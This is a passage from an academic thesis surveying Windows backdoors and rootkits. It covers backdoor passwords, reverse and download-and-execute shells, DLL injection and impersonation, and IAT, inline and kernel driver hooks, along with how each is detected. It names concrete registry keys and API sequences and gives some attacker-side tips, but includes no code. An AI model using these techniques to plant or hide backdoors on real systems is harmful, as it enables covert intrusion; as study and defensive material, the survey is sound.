The term rootkit is often used within the context of backdoors. Although rootkits and backdoors are usually implemented as one program, there is a distinction. Backdoors provide *access* while rootkits provide *stealth.* Throughout this section an *attacker* is defined as a person or program controlling a backdoor, while an *administrator* is defined as a person or program trying to detect and remove backdoors.

2.2.1 Backdoor Passwords. There are many forms of backdoors within computer systems. One of the simplest is a secret password. Backdoor passwords (aka., secret or hidden passwords) are passwords that administrators are unaware exist but which allow access to a computer system.

An attacker could implement a backdoor password by adding a password to a set of stored passwords or modifying the mechanisms that act upon said passwords. In Windows, an attacker could add a user account and password to the Security Accounts Manager (SAM) Database (DB) or modify _MsvpPasswordValidate() in msv1_0.dll as shown in Figure 2.1. The code in Figure 2.1 calls RtlCompareMemory() passing the Message Digest 5 (MD5) hash of a user-defined password (stored in unicode) and the

Figure 2.1: Windows Msv1_0.dll - Backdoor Password

actual hashed password from the SAM DB. If this call does not return `0x10` (MD5 hashes are 16 bytes), the passwords are not equal and control is transferred to basic block `0x77C8CF97`. Basic block `0x77C8CF97` calls RtlCompareMemory() passing the same user-defined hash and a hardcoded MD5 hash (the backdoor password) stored at address `0x77C8CFB5`. Access is granted if either call to RtlCompareMemory() returns `0x10`.

Simply adding a user name and password to a SAM DB is easily detectable by the administrator of that system. The administrator of the system or even a normal user may notice the account if that account is not hidden by a rootkit. Instead, modification of the mechanism that acts upon the SAM DB is more likely to go unnoticed by an administrator.

Although modifying msv1_0.dll is less detectable than adding a password to the SAM DB, differential analysis between a *trusted*[2] msv1_0.dll and the msv1_0.dll in question would reveal the presence of the backdoor. A common differential technique to check the file integrity compares a cryptographic hash of a file with a known good hash of the file. Furthermore, Binary Differential Analysis (BDA) may show what code has been deleted, modified or added to the file. If the administrator of the system knows what the backdoor does, in this case adding an account to the system, the attacker can be detected by simply monitoring the backdoor account for activity.

2.2.2 Standalone Backdoors. Many backdoors provide a command and control capability through a shell. A shell is a command processor of the operating system. Windows has two shells; cmd.exe and command.com. Either shell may be used to execute commands on a local console or from a remote system. Attackers can also implement their own shells to provide advanced functionality and avoid detection [48]. Metasploit's Meterpreter is a custom command shell which can be used as a backdoor [34]. The following sections provide an overview of the three most common types of backdoors, techniques to automatically execute standalone backdoors, and simple OS specific features to hide backdoors within a system.

2.2.2.1 Listening Shell Backdoors. Listening shells are among the most basic types of backdoors. They allow attackers to remotely execute commands as if they were physically on the system. Windows shells direct standard input (STDIN) from the keyboard while standard error (STDERR) and standard output (STDOUT) are directed to a console. Windows allows not only STDIN, STDOUT and STDERR to be redirected, but many other types of streams as well. Listening shells typically redirect STDIN, STDOUT and STDERR to a socket created by the backdoor or a socket already in use. The backdoor listens on that socket for incoming connections from an attacker. Listening shell backdoors typically communicate using the User

[2]Data or code is said to be trusted if it is known to be uninfected.

Datagram Protocol (UDP) or the Transmission Control Protocol (TCP). When the attacker connects to the backdoor they can execute commands as if on the system locally. Appendices A.1 and A.2 are examples of TCP and UDP listening shell backdoors respectively.

2.2.2.2 Reverse Shell Backdoors. An attacker may be unable to connect to a listening shell backdoor if, for example, the backdoored system is behind a firewall. If the firewall is blocking connections to that port, the attacker won't be able to connect to his or her backdoor. In this case the attacker may choose to install a reverse shell backdoor (aka., call-home backdoors).

Reverse shell backdoors redirect STDIN, STDOUT and STDERR to a backdoor created socket, however, the backdoor *initiates* the connection with the attacker. Reverse shell backdoors are effective when firewalls don't block outbound connections. In many cases firewalls block incoming connections while outgoing connections are assumed to be legitimate. Furthermore, legitimate users are able to connect through a firewall. Backdoors sometimes tunnel or hide within existing traffic. Appendices A.3 and A.4 contain examples of call-home backdoors.

2.2.2.3 Download and Execute Backdoors. The third commonly used backdoor is a download and execute backdoor. This type of backdoor downloads code, usually as an exectuable or Dll file and executes it. There are several different ways to download and execute a file. On Windows, a common technique is to use the URLDownloadToFile Win32 API function.

Calling a function to download a file produces a small code signature which is difficult to detect. Furthermore, since most systems generate a large amount of Hypertext Transfer Protocol (HTTP) traffic, it is difficult to distinguish between browser generated HTTP traffic and the backdoor. To make detection even more difficult, URLDownloadToFile supports Secure Socket Layer (SSL) which encrypts the downloaded file and communications with the attacker.

Encrypting backdoor communication with SSL levies a cost on the attacker. The attacker either needs a Certificate Authority[3] (CA) to sign the backdoor's Public Key Certificate (PKC), or a Self-Signed Certificate (SSC) must be generated. A PKC signed by a CA may identify an attacker.

Furthermore, a SSC needs to be installed as a trusted certificate on the sytem when the backdoor is installed and this generates noise which may alert the administrator the system is compromised. Some of the techniques in Section 2.3 can hide the certificate in the system as well as the backdoor.

2.2.3 Exploits vs. Backdoors. Some types of backdoors use techniques very similar to those used in exploits [23, 3, 19, 11, 12]. For example, an exploit that takes advantage of a buffer overflow vulnerability usually includes code within its payload very similar to listening, call-home, and download and execute backdoors. This code is known as shellcode [23, 3].

Although backdoors and shellcode use similar designs there are two distinctive differences. The first is exploits leverage software vulnerabilities such as buffer overflows and user-defined format strings to execute code, while backdoors leverage existing code or data on the system.[4] Another difference is exploits provide *initial* access to a system while backdoors provide *post-exploitation* access to that same system. In some cases the backdoor itself may be used during the initial compromise of the system such as when a Social Engineering (SE) attack gets a user to run a malicious executable.

The second difference between exploits and backdoors is exploits *usually* execute their payloads once, while backdoors typically execute multiple times. If the payload for an exploit was a reverse shell, only one shell and one connection is initiated. A backdoor could have multple shells on multiple connections or choose to close a connection with the compromised computer and later reconnect.

[3]The CA needs to be a trusted root CA pre-installed on the backdoored system.
[4]Depending on the backdoors executing ring level.

2.2.4 Persistent vs. Nonpersistent Backdoors. The difference between exploits and backdoors should not be confused with the difference between persistent and non-persistent backdoors. Persistence is the ability of a backdoor to survive a system reboot or shutdown. A backdoor is persistent if it can operate after a system restart. Non-persistent backdoors, also known as memory-based backdoors, execute entirely from memory and never transfer to a hard drive or other non-volitile peripheral device. On most hardware architectures memory is volatile. Therefore, after volatile memory loses power, and the backdoor (along with everything else in memory) is erased[5]. Persistent backdoors provide long term access to a system even after a system restart. The implementation of persistent backdoors may be standalone modules as discussed throughout Section 2.2.2, or trojan existing modules. Trojan modules are discussed in Section 2.2.5.

2.2.4.1 Automatic Startup Locations. Backdoors are intended to execute without the awareness of the system's administrator and Windows OS has specific features to execute persistent standalone backdoors without user interaction. A common technique adds the backdoor to a registry key which specifies what should be executed when a user logs in. Appendix B.1 lists the common registry keys used to startup a backdoor.

Many configuration and batch files execute during system startup. An attacker may add a command to one or more of these files to execute a backdoor. Appendix B.2 lists the commonly used configuration files. There is also a startup folder for every user on the system along with an *All Users* startup folder. Every executable or link in the startup folder is executed when a user logs into the system.

2.2.4.2 Hiding Standalone Backdoors. Standalone backdoors, being implemented as standalone files, create detectable noise in the system. Since the usefulness of a backdoor depends on its secrecy, the attacker needs to hide the backdoor's

[5]Techniques such as cold booting [15] may be used to recover memory after a system shutdown.

file along with any *side effects* of the backdoor. There are two Windows OS specific features an attacker may use to hide a standalone backdoor. Hiding backdoors using rootkits is discussed in Section 2.3.

The first feature sets the backdoor's hidden file attribute. Thus, the file will only show up if the administrator enables showing hidden files. The second technique hides a backdoor in a file stream on a New Technology File System (NTFS). Although there are many file stream *types* where an attacker may hide a backdoor, the Alternate Data Stream (ADS) is typically used to hide backdoors.[6]

Hidden files and file streams are mentioned only for completeness and are not a reliable technique to hide a backdoor. Modifying registry keys is also unreliable and easily detected by an administrator. A more sophisticated attacker will hide a backdoor registry key using one of the rootkit techniques discussed in Section 2.3. If an attacker modifies a configuration file, batch file, or startup directory, a rootkit will be needed to hide those modifications as well.

2.2.5 Trojan Backdoors. A drawback to every standalone backdoor is it needs a rootkit to hide its presence within the system. A rootkit to hide a backdoor is ineffective if the file system is mounted and integrity checked on an unrooted OS. Furthermore, standalone backdoors execute as independent processes which creates alot of data structures in the kernel detectable to any administrator monitoring those structures. Furthermore, the rootkit techniques themselves, discussed in Section 2.3, may be detected [38, 46, 18, 26, 25, 44].

Trojan backdoors modify existing modules (executables, Dlls, etc.) such that the backdoor's code is executed along with the original intended code. There are several ways to trojan a module. An attacker could add another executable section with backdoor code and modify the entry-point (EP) of the application to point to the new code section. After the backdoor code executes, execution jumps back to the original entry-point (OEP).

[6] Along with backdoors ADS's may be used to hide any other data.

The attacker could also use entry-point obscuring (EPO) by modifying the first few bytes of the EP to jump to backdoor code which may be added to executable slack space or another section. Slack space is common in Portable Executable (PE) file formats because of file and section alignment requirements. There may also be unused memory between functions which may be jump-chained together to execute backdoor code.

Code Integration (CI) [43] merges backdoor code within the original code without needing to recompile or relink the binary which makes it very difficult to differentiate between the original code and backdoor code. Theorectically, backdoor code may be anywhere in a module as long as the code is loaded into an executable page at runtime and the flow of execution is modified to execute it. CI is discussed more in Section 2.3.3.3.

2.2.6 Library Backdoors. Library Backdoors can be standalone Dynamic Link Libraries (Dll) or trojan existing libraries. Windows applications depend on many different Dlls to execute. These Dlls are seperate files from an application's primary executable and are loaded into an application many different ways. This section discusses four ways to introduce a backdoor library into an existing application.

2.2.6.1 AppInit_Dll Registry Key. The Windows AppInit_Dll registry key[7] can load and execute a backdoor library. Upon process creation, Windows loads every module specified in the AppInit_Dll registry key into every processes address space. When the library is loaded, the backdoor code executes. Since the AppInit_Dll registry key is a known technique for loading modules into every processes address space, the attacker will have to use a rootkit to hide the actual value of the key.

2.2.6.2 Dll Injection. Another technique to introduce a library into another process is through Dll Injection. One way uses the SetWindowHookEx Win32

[7]The AppInit_Dll registry is located at HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows.

API function. When an attacker tries to hook a thread in another process, an attacker defined Dll which exports the hook's procedure, is mapped into the process address space of the hooked thread. In addition to providing the hook procedure, the Dll may provide a backdoor.

A second way uses the CreateRemoteThread and LoadLibrary Win32 API functions. A call to CreateRemoteThread creates a thread in another processes address space[8] which calls LoadLibrary to load an attacker's backdoor [35].

A third way calls WriteProcessMemory instead of LoadLibrary. The WriteProcessMemory function writes backdoor code directly into another processes address space. CreateRemoteThread is called, however this time the code written is used as the EP to the thread procedure. Creating a Windows Hook or a remote thread is easily detectable and should only be used as a backdoor when an attacker has no other choice.

2.2.6.3 Dll Impersonation. Another technique to introduce a backdoor library into another process is through Dll Impersonation. Dll Impersonation takes advantage of the Dynamic-link Library Search Order Windows uses when searching for and loading a module. By default Windows searches the directory from which the application is loaded, the system directory, the 16-bit system directory, the Windows directory, the current directory and then directories listed in the PATH environment variable [32]. This search order occurs when SafeDllSearchMode is enabled. If SafeDllSearchMode is disabled, the current directory is searched immediately after the directory from which the application is loaded is searched[9].

An attacker could rename his or her backdoor Dll to a known Dll's name. If the attacker places the backdoored Dll in a directory Windows will search before the

[8]CreateRemoteThread needs PROCESS_CREATE_THREAD, PROCESS_QUERY_INFORMATION, PROCESS_VM_OPERATION, PROCESS_VM_WRITE, and PROCESS_VM_READ rights to the processes address space.

[9]The search order may also be changed by calling the LoadLibraryEx function with LOAD_WITH_ALTERED_SEARCH_PATH.

directory where the original Dll resides is searched, the backdoor Dll will be loaded and executed instead of the intended Dll. The attacker needs to be careful to implement the backdoor so it does not break the original application.

2.2.6.4 Dll Redirection. Dll Redirection is a Windows OS feature originally designed to allow an application to use a newer or older version of a Dll [31], but may be used to execute a backdoor Dll. If an application needs to use a specific Dll, a redirection file is created which causes the Windows loader to search the directory where the redirection file resides before the regular Dll Search Order directories are searched. The redirection file has the same name and extension as the application's executable appended with a second .local extension.

The attack proceeds as follows. If an attacker can create a local redirection file and include a backdoor Dll the application uses in the same directory as the redirection file, the backdoor library will be loaded instead of the original Dll the application intended. To stop this type of attack Windows provides a KnownDlls registry key[10] to prevent known Dlls (such as system Dlls) from being redirected. To counter this defense an attacker should search for application specific Dlls which may be unnoticed if redirected.

2.2.7 Easter Egg Backdoors. Earlier, comparing a cryptographic hash of a known Dll to a potentially trojaned Dll to detect the presence of a backdoor was discussed. It is critical that the known Dll is also a trusted Dll. It is wrongly assumed that application developers do not implement backdoors in their applications. A backdoor or other hidden feature a programmer includes within their code is known as an easter egg [16]. Easter eggs cannot be detected using differential analysis because there is no trusted code. Thus, either the developers are trusted or the application must be disassembled and analyzed line by line for the presence of a backdoor.[11]

[10]The KnownDll registry key is located at HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDlls.

[11]Disassembling an application may be used to discover any malicious code, not just a backdoor.

2.3 Introduction to Rootkits

One of the most important aspects of any backdoor is that it remain hidden. Rootkits play a major role in hiding backdoors within the system. A rootkit is a collection of tools used by intruders to keep the legitimate users and administrators of a compromised machine unaware of the intruder's presence [24]. Sometimes backdoors are incorrectly referred to as rootkits because backdoors usually always use some type of rootkit to hide its presence within a system. However, the difference is backdoors provide the mechanism for bypassing authentication and controlling a system, while rootkits provide a way to hide those mechanisms from the system. This section provides an overview of the many techniques an attacker could use to hide a backdoor within Windows.

2.3.1 Overview. There are two generic techniques rootkits use to hide, not only backdoors but any type of code or data within a system. The first modifies execution flow (code) and the second modifies data structures (data). That is, either the data itself is modified or the mechanisms that act upon said data are.

Figure 2.2 is a simplified example of the Windows netstat program's internals. At a high level, netstat displays network information to the console. On Windows this information is stored in Kernel Objects (KO) in kernel space. Kernel space is the higher two gigabytes of a process's address space and user space is the lower two gigabytes. When the 3G boot switch is used, kernel space is the high gigabyte and user space is the lower three gigabytes. Direct Kernel Object Manipulation (DKOM) functions modify these KO's such that they remain hidden from the user but remain active within the system. DKOM is discussed in Section 2.3.4.6.

The dashed line in Figure 2.2 that begins in Netstat.exe is the call sequence to retrieve network information stored in the kernel objects. The solid line is the call sequence to return the information to a console. A rookit trying to hide specific network information, such as an open port, could insert itself anywhere in the execution

flow from when netstat is first loaded until the information requested is output to the console.

Rootkits are either User Level Rootkits (ULR) or Kernel Level Rootkits (KLR). The difference is ULR's reside in user space (the lower 2 gigabytes of the address space) and typically execute in Ring 3 while KLR's reside in kernel space and typically execute in Ring 0.[12]

There are four major code sections associated with every system call; the code section(s) of the main executable, the Win32 API (kernel32.dll, user32.dll, gdi32.dll, advapi32.dll, etc.), the Native API (ntdll.dll) and the Windows Executive (ntodkrnl.exe). As shown in Figure 2.2, the main executable, Win32 API, and Native API reside in user space while the Windows Executive and KO reside in kernel space. Since a KLR could modify every bit in the system, it is important to understand the entire data and execution flow. For more information on Reverse Code Engineering (RCE) and the Windows Internals reference [21, 20, 9, 40].

2.3.2 Self-Hiding Backdoors. Self-Hiding backdoors are exploitable programming errors which are unknown to the user or administrator of the sytem. Exploitable programming errors are also known as software vulnerabilities [17]. Some common software vulnerabilties include buffer overflows, integer overflows, user-defined format strings, and race conditions. Software vulnerabilties are called self-hiding if they are unknown to the user or administrator of the system. For example, if an attacker can consistently execute code using an undiscovered buffer overflow, the software vulnerability itself is a backdoor on the system.

An attacker could reintroduce an exploitable software vulnerability only known to the attacker. If carefully selected, the inversion of a single bit could be the entire persistent presence of the backdoor within the system. Since, the backdoor has no known signature, it is harder to detect. It is unlikely the software vulnerability

[12]User and kernel address space can also be partitioned into 3 and 1 gigabytes spaces, respectively.



Figure 2.2: Windows Netstat - Internal Call Graph



Figure 2.3: Normal IAT Call Flow

would be discovered (and therefore patched) because it doesn't exist in the original application.[13]

2.3.3 Patching Rootkits. Rootkits need to modify a request for data or modify the data returned from said request. The name of a technique to accomplish this task is patching. Patching introduces code into an already compiled program. In this case, a rootkit to hide a backdoor. If an attacker compromises a system at the user level, there are two choices to install a rootkit. The attacker may install a ULR or try to find a rights escalation vulnerability (to escalate to ring 0) and install a KLR. Since the attacker might be unable to escalate the rights, the techniques associated with user level rootkits are important.

2.3.3.1 Import Hooks. The first technique hooks the Import Address Table (IAT) [16]. Since modules can be located at any address within the address space of a running process, a module which needs to call a function in another module uses the IAT to lookup the address of the function. Figure 2.3 is an example of normal IAT execution flow.

An attacker could easily replace any function within this table with the address of an arbitrary function. Figure 2.6 shows a rootkit using import hooking to modify execution flow. The rootkit may filter data being passed between the functions, such as removing an open port or running process. Since the original function the user

[13]Assuming there is no buffer overflow detection or protection software on the system.



Figure 2.4: Hooked IAT Call Flow



Figure 2.5: Normal Inline Call Flow

intended to call is still called after the rootkit executes, the caller of the function won't normally suspect any malicious activity.

However, import hooks are detectable [45]. An administrator or program that manually queries the address of each function can compare the address returned with the address in the IAT. Different addresses may indicate the presence of a rootkit.

2.3.3.2 Inline Hooks. A technique similar to import hooking is inline hooking [16]. The idea is to, again, hook the function call and filter any data the rookit is trying to hide. However, instead of modifying the IAT, the rootkit overwrites the first few bytes of the function being called with an unconditional JMP or CALL instruction which points to the rootkit. Figure 2.5 is an example of normal execution flow and shows the first five bytes (MOV EDI,EDI; PUSH EBP; MOV EBP,ESP) of the function being called. Figure 2.6 shows how a rootkit may overwrite the first five bytes with a CALL instruction to the rookit. The rootkit code makes sure to execute the overwritten instruction before returning to normal execution flow.



Figure 2.6: Hooked Inline Call Flow



Figure 2.7: Code Integration

Inline hooks are detected by verifying that the prolog to each function is not a JMP or CALL instruction. Furthermore, .text (code) sections are normally non-writable. Thus, the rootkit would have to modify the page permissions before overwriting the functions prolog which may be detected before the rootkits hook gets a chance to install.

2.3.3.3 Code Integration. Code Integration (CI) is an advanced virus infection technique which can hide a backdoor [43]. The idea behind CI is to *merge* code (such as a rootkit) with an existing module's code without recompiling or relinking the module. CI may either be applied to a loaded module in memory or a stored module on disk. Figure 2.7 shows how a CI rootkit inserts itself into a function which increments a counter passed as an argument.

An attacker should only modify the module on disk when there isn't a known good module to compare the file with since it makes detecting the presence of a rootkit using CI very difficult. Inline hooking and import hooking are detectable only

because normal execution flow with respect to the IAT and function prologs is known. However, if code is properly merged with existing code, then only *behaviorial-based* detection (which is unreliable) can detect the rootkit [33].

2.3.4 Kernel Level Rootkits. Kernel level rootkits are the more predominant method for hiding backdoors. Kernel-mode access is restricted, while user-mode access is allowed. Properly implementing KLR's allows an attacker to hide data from any user mode application and in some cases even from other kernel level applications. This section covers the techniques that hide backdoors using KLRs.

2.3.4.1 Kernel Drivers. The most common technique to introduce code into the kernel is via a device driver [16] loaded into kernel space executing in Ring 0. Ring 0 permits the device driver to modify any kernel object or code the driver needs to hide a backdoor. Although loading a device driver is an easy way to execute in Ring 0, the loaded module can still be detected [38, 46, 25].

2.3.4.2 I/O Request Packet Function Table Hooking. The Windows Driver Model (WDM) uses a layered hierarchy of drivers which communicate with each other via I/O Request Packets (IRP). When a driver is installed, it initializes a table of functions' pointers to handle different types of IRPs. As shown in Figure 2.8, every device object has a pointer to its driver object.[14] The driver object contains the function table which points to the various IRP routines. A KLR could hook this function table to modify a specific I/O request as shown in Figure 2.9. The actual data hidden depends on the driver being hooked and the type of IRP requested.

Hooking a driver's IRP function table can be detected by checking if each address points to the kernel module of the driver. If the address of a driver's IRP routine does not point to the module of the driver, a KLR may be hooking the driver. However, there are techniques to trampoline (jump, call, etc.) off the kernel's module into KLR

[14]Drivers may create multiple devices.



Figure 2.8: Normal I/O Request Packet Function Table



Figure 2.9: Hooked I/O Request Packet Function Table

defined code. In this case, an administrator would need to know the actual address of each IRP routine and be able to verify that the routine itself hasn't been modified.

2.3.4.3 Layered Drivers. Every driver object has a linked list of device objects. To support loose coupling within driver development, device objects can be chained together. Each device object contains a pointer, named AttachedDevice, which points to the device its attached to. An IRP is passed along this chain of devices until AttachedDevice pointer is null. Normally, the last device in the chain communicates with the physical device and passes output back up the chain of devices. As shown in Figure 2.10, a rootkit may add itself to the attached device chain and modify the type of request or the return from the request [16].

2.3.4.4 Interrupt Descriptor Table Hooking. User applications frequently call system level functions (exported from ntoskrnl.exe) to retreive system information. Similar to the patching techniques in Section 2.3.3, rookits in the kernel intercept specific system calls and either modify the request or filter the data returned from the call [16]. Either technique may be used to hide a backdoor.



Figure 2.10: Layered Drivers



Figure 2.11: Normal Import Descriptor Table

